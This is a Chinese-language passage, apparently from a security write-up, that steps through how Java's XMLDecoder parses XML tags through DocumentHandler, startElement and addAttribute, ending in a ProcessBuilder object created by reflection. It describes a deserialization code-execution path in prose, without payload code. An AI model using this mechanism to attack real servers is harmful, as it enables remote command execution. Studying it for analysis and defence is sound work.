
其具体的解析方式依赖于DocumentHandler类,在DocumentHandler构造函数中为不同的标签定义了不同的handler,每个handler都以key-value的形式存储,每个标签可以通过节点名称来获取对应的handler。
其中会调用回调方法进行相应事件处理,比如startElement和endElement会在每当遇到起始或终止标签时调用。在startElement方法中首先解析java标签,从构造方法中HashMap取出对应的值,然后设置Owner和Parent。

之后去解析下一个object标签,拿到属性之后通过addAttribute设置属性。

其中调用了父类的addAttribute方法。

然后通过反射的方式生成了java.lang.ProcessBuilderClass对象。

赋值完之后跳出循环进入this.handler.startElement就这样依次解析下面的标签。解析完所有的开始标签之后,进入到endElement开始解析闭合标签。
